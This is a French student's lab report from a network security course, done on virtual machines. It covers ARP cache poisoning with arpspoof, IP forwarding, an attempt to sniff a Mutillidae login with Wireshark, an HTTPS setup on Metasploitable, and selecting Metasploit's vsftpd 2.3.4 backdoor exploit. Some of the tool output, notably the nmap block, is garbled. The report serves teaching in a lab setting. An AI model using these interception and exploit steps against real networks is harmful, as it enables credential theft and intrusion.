

Jonathan Bikambidi

Classe BTSSIO1B

1semaine de retard car j'étais à l'hôpital (malade) et j'avais averti la vie scolaire

Fiche pratique n°2

Machine cliente : 192.168.58.10/24 192.168.58.255

Machine attaquante : 192.168.58.11/24 192.168.58.255

Gateway :

192.168.57.254/24 192.168.57.255

192.168.58.254/24 192.168.58.255


Serveur (metasploitable) : 192.168.57.10/24 192.168.57.255

Étoile en qwerty shift + 8

J'avais un problème de faire la mise à jour et d'installer les paquets


En effet, il faut modifier la partie resolv.conf en exécutant la commande suivante :

\$ sudo nano /etc/resolv.conf




```
(kali@kali)-[~]  
$ sudo nano /etc/resolv.conf
```

Puis changez l'adresse du nameserver en mettant 8.8.8.8



```
GNU nano 6.0 /etc/resolv.conf  
# Generated by NetworkManager  
search access.network  
nameserver 8.8.8.8
```

\$ arp -a



```
etusio@etusio-VirtualBox:~$ arp -a  
_gateway (192.168.58.254) à 08:00:27:f6:86:fe [ether] sur enp0s3  
etusio@etusio-VirtualBox:~$
```

J'ai également essayé une deuxième commande :

\$ ip neigh show

```

etusio@etusio-VirtualBox:~$ ip neigh show
192.168.58.254 dev enp0s3 lladdr 08:00:27:f6:86:fe REACHABLE
etusio@etusio-VirtualBox:~$

```

2- Consultons le cache ARP de la machine cliente légitime avant de réaliser l'attaque

Adresse Mac	Adresse IP
08:00:27:f6:86:fe	192.168.58.254

3 rappelons la différence entre une adresse IP et une adresse Mac

Adresse MAC	Adresse IP
Qui signifie Media Access Control	Adresse de protocole Internet
C'est un identifiant physique stocké dans une carte réseau ou une interface réseau	C'est une adresse d'identification attribuée à un appareil connecté au réseau
Elle constitue la partie inférieure de la couche 2 liaison du modèle OSI	Elle appartient à la couche 3 réseau du modèle OSI
C'est une adresse hexadécimale composée de 48 Bits 6 octets	Elle est constituée de 32 bits 4 octets
Elle est attribuée par le fabricant du matériel d'interface	Elle est attribuée par l'administrateur réseau.

2.1 empoisonnements du cache ARP via arpspoof

J'ai d'abord installé le paquet dsniff

\$ sudo apt install dsniff

```

(kali@kali)-[/root]
$ sudo apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 731 not upgraded.
Need to get 132 kB of archives.
After this operation, 512 kB of additional disk space will be used.

```

Question 4.

arpspoof -t 192.168.58.10 192.168.58.255

```
# arpspoof -t 192.168.58.10 192.168.58.255
8:0:27:b5:a6:b3 8:0:27:96:ca:bd 0806 42: arp reply 192.168.58.255 is-at 8:0:2
7:b5:a6:b3
8:0:27:b5:a6:b3 8:0:27:96:ca:bd 0806 42: arp reply 192.168.58.255 is-at 8:0:2
7:b5:a6:b3
8:0:27:b5:a6:b3 8:0:27:96:ca:bd 0806 42: arp reply 192.168.58.255 is-at 8:0:2
7:b5:a6:b3
8:0:27:b5:a6:b3 8:0:27:96:ca:bd 0806 42: arp reply 192.168.58.255 is-at 8:0:2
```

arpspoof -t 192.168.58.255 192.168.58.10

```
(root@kali)-[~]
# arpspoof -t 192.168.58.255 192.168.58.10
arpspoof: couldn't arp for host 192.168.58.255
```

Travail à faire 3

La machine kali attaquant joue le rôle de routeur. Pour cela, j'ai activé le routage de cette machine en ouvrant le fichier /etc/sysctl.conf puis je décommente la ligne suivante :

\$ sudo nano /etc/sysctl.conf

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Puis j'enregistre CTRL + O et CTR + X

Consultation du cache ARP après l'empoisonnement

Depuis la machine cliente légitime victime:

\$ arp -a

```
etusio@etusio-VirtualBox:~$ arp -a
? (192.168.58.11) à 08:00:27:b5:a6:b3 [ether] sur enp0s3
_gateway (192.168.58.254) à 08:00:27:f6:86:fe [ether] sur enp0s3
etusio@etusio-VirtualBox:~$
```

Ce dont je remarque :

Adresse MAC	Adresse IP
08:00:27:b5:a6:b3	192.168.58.11
08:00:27:f6:86:fe	192.168.58.254

2.2 Capture de trames

Travail à faire 4

Question 1

Wireshark interface showing a packet capture of an HTTP request. The packet list shows several ARP requests and a final HTTP packet (No. 37). The packet details pane shows the structure of the captured packet: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Simple Service Discovery Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
30	34.754712963	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
31	35.294294890	PcsCompu_f6:86:fe	Broadcast	ARP	60	Who h
32	36.318097233	PcsCompu_f6:86:fe	Broadcast	ARP	60	Who h
33	36.762357236	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
34	38.763056828	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
35	40.765948939	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
36	42.767851977	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
37	44.771762213	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1

Frame 12: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface
 Ethernet II, Src: 0a:00:27:00:00:0e (0a:00:27:00:00:0e), Dst: IPv4mcast_7f:ff:fa (7f:ff:fa:00:00:00)
 Internet Protocol Version 4, Src: 192.168.58.1, Dst: 239.255.255.250
 User Datagram Protocol, Src Port: 53516, Dst Port: 1900
 Simple Service Discovery Protocol

Question 2

Please sign-in

Name

Password

Dont have an account? [Please register here](#)

192.168.57.10/mutillidae/index.php

Mutillidae: Born to be Hacked

urity Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Logged In User: jonathan

me
Logout
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data


Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Question : Oui à l'aide d'un analyseur de paquets wireshark, nous pouvons capturer le mot de passe saisi par le client légitime.

Malheureusement chez moi je rencontre quelques soucis.



No.	Time	Source	Destination	Protocol	Length	Info
30	34.754712963	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
31	35.294294890	PcsCompu_f6:86:fe	Broadcast	ARP	60	Who h
32	36.318097233	PcsCompu_f6:86:fe	Broadcast	ARP	60	Who h
33	36.762357236	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
34	38.763056828	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
35	40.765948939	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
36	42.767851977	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1
37	44.771762213	PcsCompu_b5:a6:b3	PcsCompu_96:ca:bd	ARP	42	192.1

Frame 12: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface	
Ethernet II, Src: 0a:00:27:00:00:0e (0a:00:27:00:00:0e), Dst: IPv4mcast_7f:ff:fa (01:00:5e:00:00:07)	
Internet Protocol Version 4, Src: 192.168.58.1, Dst: 239.255.255.250	
User Datagram Protocol, Src Port: 53516, Dst Port: 1900	
Simple Service Discovery Protocol	

Question 4 En effet, le pirate pourrait lire le mot de passe de la victime car le flux avec le protocole http n'est pas chiffré.

Travail à faire 5

Question 1

1 ouvrons le fichier htaccess puis mettons en commentaire les trois lignes commençant par php_flag en ajoutant #

```
$ sudo nano /var/www/mutillidae/.htaccess
```

```
#php_flag magic_quotes_gpc off
#php_flag magic_quotes_sybase off
#php_flag magic_quotes_runtime off
```

2 Attention il y'a une erreur au niveau de la commande /etc/apache2/sites-enabled

C'est /etc/apache2/sites-enabled

Alors, Je me rends dans le répertoire /etc/apache2/sites-enabled puis je crée le fichier default-ssl en y mettant le contenu suivant :

```
~$ cd /etc/apache2/sites-enabled
/etc/apache2/sites-enabled$
```

```
GNU nano 2.0.7      File: default-ssl      Modified
<IfModule mod_ssl.c>
  <VirtualHost 192.168.57.10:443>
    ServerName 192.168.57.10:443
    DocumentRoot /var/www

    SSLEngine On
    SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
    SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
      AllowOverride None
      Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
      Order allow,deny
      Allow from all
    </Directory>
  </VirtualHost>
</IfModule>_

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page  ^U UnCut Text ^I To Spell
```

J'ai enregistré puis je redémarre le service apache avec la commande suivante :

\$ sudo /etc/init.d/apache2 restart

```
msfadmin@metasploitable:/etc/apache2/sites-enabled$ sudo /etc/init.d/apache2 res
tart
* Restarting web server apache2
msfadmin@metasploitable:/etc/apache2/sites-enabled$ _ [ OK ]
```


4) Depuis la machine client légitime, je me suis connecté à l'application mutillidae en saisissant l'url suivante : <https://192.168.57.10/mutillidae> malheureusement, le certificat n'a pas été attribué je pense les erreurs viennent des commandes données dans le doc block kali.

Question 2) Malgré la mise en place de la configuration HTTPS sur l'application Mutillidae, l'empoisonnement du cache ARP reste possible. Enfin nous pouvons également capturer le mot de passe en clair.

Question 3) BOXTOBED est une entreprise qui souhaite auditer la sécurité de son infrastructure numérique. En effet, avant de proposer ces nouveaux services aux clients pour stocker leurs données personnelles, l'entreprise doit obligatoirement garantir l'intégrité et préserver la confidentialité des données à caractère personnel des clients. Car la confidentialité des données personnelles est cruciale.

Fichier pratique n°4

Question 1)



```
(root@kali)-[~]# nmap -sV 7.92 < https://nmap.org > at 2022-05-18 17:59 EDT
# msfconsole
Nmap scan report for 192.168.57.10
Host is up (0.0015s latency).
rpl3 (reset)
it looks like you're trying to run a rpl3 action
module rpl3/tcp open tcp rpl3d 2.3.4
rpl3d --help
STAT:
FTP server status:
Connected to 192.168.57.254
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
```

```

      =[ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

```

```

Metasploit tip: You can use help to view all available commands

```

```

msf6 >

```

J'ai sélectionné l'exploit associé au service VsFTPD 2.3.4

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Show options

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

```

Payload options (cmd/unix/interact):

```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Function to call when exit is requested

```

Exploit target:

```

Id	Name
0	Automatic